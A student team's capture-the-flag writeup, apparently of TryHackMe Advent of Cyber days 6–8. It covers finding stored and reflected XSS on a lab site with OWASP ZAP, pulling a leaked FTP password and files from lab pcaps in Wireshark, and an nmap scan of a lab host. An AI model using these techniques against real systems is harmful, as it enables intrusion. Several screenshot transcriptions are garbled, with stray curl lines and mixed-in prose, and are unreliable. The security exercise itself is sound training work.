

PSP0201

Week 3

Writeup

Group Name: **CyberTeam**

Members

ID	Name	Role
121110186 4	Julian Koh Chee Yong	Leader
121110360 5	Danial Ierfan Bin Hazmi	Member
121110328 1	Jievenesh Arvind Naidu A/L Uma Selvam	Member
121110378 5	Brijhendhra A/L Saravanaraj	Member

Day 6 : The Grinch Really Did Steal Christmas

Tools used: Firefox. Kali Linux, OWASP Zap

Solution/Walkthrough:

Question 1: Examine the OWASP Cheat Sheet. Match the input validation level with the correct description.

Answer:

	Syntactic	Semantic
enforce correct syntax of structured fields	<input checked="" type="radio"/>	<input type="radio"/>
enforce correctness of their values in the specific business context	<input type="radio"/>	<input checked="" type="radio"/>

Question 2: Examine the OWASP Cheat Sheet. What is the regular expression used to validate a US Zip code?

Answer: `^\d{5}(-\d{4})?$`

Question 3: What vulnerability type was used to exploit the application?

Using OWASP ZAP, attack the site. The vulnerability is shown in the 'Alerts'.


The screenshot shows the OWASP ZAP interface with the 'Alerts' tab selected. The 'Alerts' section displays 6 findings:

- Cross Site Scripting (DOM Based) (2)
- Cross Site Scripting (Persistent)
- Cross Site Scripting (Reflected) (2)
- X-Frame-Options Header Not Set (3)
- Absence of Anti-CSRF Tokens (6)
- X-Content-Type-Options Header Missing (4)

Answer: stored cross-site scripting


Question 4: What query string can be abused to craft a reflected XSS?

Search for any random name in the query box and submit it.



The screenshot shows a web browser window titled "Santa's portal". The URL bar contains "10.10.97.6:5000/?q=iphone". The main content area has a decorative Christmas banner at the top. The text "Welcome to Santa's official 'Make a Wish!' website" and "YEAR 2020" are visible. Below the banner, a message says "Here you can anonymously submit your Christmas wishes and see what other people wished too!". A search input field contains "iphone". Below the input field, a message says "Here are all wishes that have \"iphone\"". A text input field labeled "Enter your wish here:" is empty. A button labeled "WISH!" is at the bottom right.

The query string that has been used will be shown on the URL.




The screenshot shows a web browser window titled "Santa's portal". The URL bar contains "10.10.97.6:5000/?q=ps5". The main content area has a decorative Christmas banner at the top. The text "Welcome to Santa's official 'Make a Wish!' website" and "YEAR 2020" are visible. Below the banner, a message says "Here you can anonymously submit your Christmas wishes and see what other people wished too!". A search input field contains "ps5". Below the input field, a message says "Showing all wishes:". A modal dialog box in the center says "1" and has an "OK" button.

Answer: q

Question 5: Run a ZAP (zaproxy) automated scan on the target. How many XSS alerts of high priority are in the scan?

Wish for any random gift. After that, it shows the amount of alerts ($1+1 = 2$)



The screenshot shows a web browser window titled "Santa's portal". The URL bar contains "10.10.97.6:5000/?q=ps5". The main content area has a decorative Christmas banner at the top. The text "Welcome to Santa's official 'Make a Wish!' website" and "YEAR 2020" are visible. Below the banner, a message says "Here you can anonymously submit your Christmas wishes and see what other people wished too!". A search input field contains "ps5". Below the input field, a message says "Showing all wishes:". A modal dialog box in the center says "1" and has an "OK" button.



Answer: 2

Question 6: What Javascript code should you put in the wish text box if you want to show an alert saying "PSP0201"?

Enter your wish here:


 WISH!

PSP0201

Answer: PSP0201

Question 7: Close your browser and revisit the site MACHINE-IP:5000 again. Does your XSS attack persist?

The result after I re-visit the site



Answer: yes


Day 7: The Grinch Really Did Steal Christmas

Tools used: Kali Linux, Wireshark and Firefox

Solution/Walkthrough:

Question 1: Open “pcap1.pcap” in Wireshark. What is the IP address that initiates an ICMP/ping?


After opening pcap1.pcap in wireshark, we type in ‘Icmp’ in the filter and observe for requests since they initiate. We then choose the IP source that shows request.



Answer: 10.11.3.2

Question 2: If we only wanted to see HTTP GET requests in our “pcap1.pcap” file, what filter would we use?


On the filter option we type http.request.method == GET



Answer: http.request.method == GET

Question 3: Now apply this filter to “pcap1.pcap” in Wireshark, what is the name of the article that the IP address “10.10.67.199” visited?


After applying the filter, we search for a suitable article title that differs from the others.



Answer: reindeer-of-the-week

Question 4: Lets begin analysing “pcap2.pcap”. Look at the captured FTP traffic; what password was leaked during the login process?

After opening the pcap2.pcap, we apply tcp.stream eq 4 to the filter and observe anything that differs from the others which in this case is ‘password’



Answer: plaintext_password_fiasco

Question 5: Continuing with our analysis of “pcap2.pcap”, what is the name of the protocol that is encrypted?


Answer: SSH

Question 6: Examine the ARP communications. Who has 10.10.122.128? Tell 10.10.10.1. Answer: 10.10.122.128 is at

Answer:

Question 7: Analyse “pcap3.pcap” and recover Christmas! What is on Elf Mcskidy’s wishlist that will be used to replace Elf McEager?

After opening pcap3.pcap and filter is applied we export the christmas.zip as http.



Then we unzip the folder and read its contents to find out Elf McSkidy's wishlist

Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

kali@kali: ~/Downloads

```
File Actions Edit View Help Analyze
kali@kali: ~ x kali@kali: ~/Downloads x
Filter: Packets Hostname Content Type Size Filename
└$ cd Downloads
└$ curl -s https://www.tfc.blog/tfc_blog | ./tfc.py --mod=GET
└$ curl -s https://www.tfc.blog/tfc_blog | ./tfc.py --mod=application/zip
└$ ls
%2f aoc-pcaps aoc-pcaps.zip Brijhendhra1905.ovpn christmas.zip reverse.jpg.php


(kali㉿kali)-[~/Downloads]
└$ unzip christmas.zip
Archive: christmas.zip
inflating: Aoc-2020.png
inflating: christmas-tree.jpg
inflating: elf_mcskidy_wishlist.txt
inflating: Operation Artic Storm.pdf
inflating: selfie.jpg
inflating: tryhackme_logo_full.svg

(kali㉿kali)-[~/Downloads]
└$ ls
%2f aoc-pcaps Brijhendhra1905.ovpn christmas.zip 'Operation Artic Storm.pdf' selfie.jpg
Aoc-2020.png aoc-pcaps.zip christmas-tree.jpg elf_mcskidy_wishlist.txt reverse.jpg.php tryhackme_logo_full.svg

(kali㉿kali)-[~/Downloads]
└$ cat elf_mcskidy_wishlist.txt
Wish list for Elf McSkidy Protocol
_____
Budget: £100
_____
x3 Hak 5 Pineapples
x1 Rubber ducky (to replace Elf McEager)
_____
(kali㉿kali)-[~/Downloads]
└$ ./tfc.py --mod=GET /christmas
_____
Activate Windows
Go to Settings to activate Windows.
Packets: 406 - Displayed: 2 (0.0000%)
Save Save All Previous Close Help
Right Click
pcap3.pcap
```

Question 8: Who is the author of Operation Artic Storm?

Based on the PDF, we can clearly see that the author is Kris Kringle



Answer: Kris Kringle

Thought process/Methodology:

We first download the files provided and we use wireshark to open the files after unzipping them. We read what is required with the help of the filter option and read the source of the IP that initiates and we open the other files to find out the password with the help of the filter. Lastly we open the last file and search for the christmas folder to find out the wishlist.

Day 8: Whats under the Christmas tree?

Tools used: Kali Linux, Firefox


Walkthrough/solution:

Question 1: When was Snort created

Answer: 1998

Question 2: Using Nmap on MACHINE IP, what are the port numbers of the three services running?

After using nmap, we can see the port numbers on the port sections shown on the terminal



```
Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~ kali@kali: ~
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-24 03:22 EDT
Warning: 10.10.244.192 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.244.192
Host is up (0.23s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-title: TBFCS#39;s Internal Blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:9:99:d0:5c:89:27:cd:a1:a8:1b:c2:b1:d5:f:a6 (RSA)
|   256 4c:4d:f9:20:6b:c:e:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|   256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp  open  ms-wbt-server xrdp
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 143/tcp)
HOP RTT      ADDRESS
1  377.69 ms 10.8.0.1
2  377.91 ms 10.10.244.192

Nmap done: 1 IP address (1 host up) scanned in 37.06 seconds
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.06 seconds

(kali㉿kali)-[~] was reluctant to agree. However, after Elf McEager's heroic actions in recovering Christmas, Elf McSkidy soon thought this was uncharted territory for Elf McEager - he had no idea how to begin finding out this information for his new responsibilities. Thankfully, T Go to Settings to activate Windows.
```

Answer: 80, 2222, 3389

Question 3: Use Nmap to determine the name of the Linux distribution that is running, what is the reported as the most likely distribution to be running?

Based on the Nmap, we can see that the name of the Linux distribution that is running is Ubuntu.

```

Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-24 03:22 EDT
Warning: 10.10.244.192 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.244.192
Host is up (0.23s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-title: TFC#39;s Internal Blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (EDDSA)
|_ 256 d0:eb:72:18:b5:20:89:75:d5:69:74:a:cc:b8:3b:9b (ED25519)
3389/tcp  open  ms-wbt-server xrdp
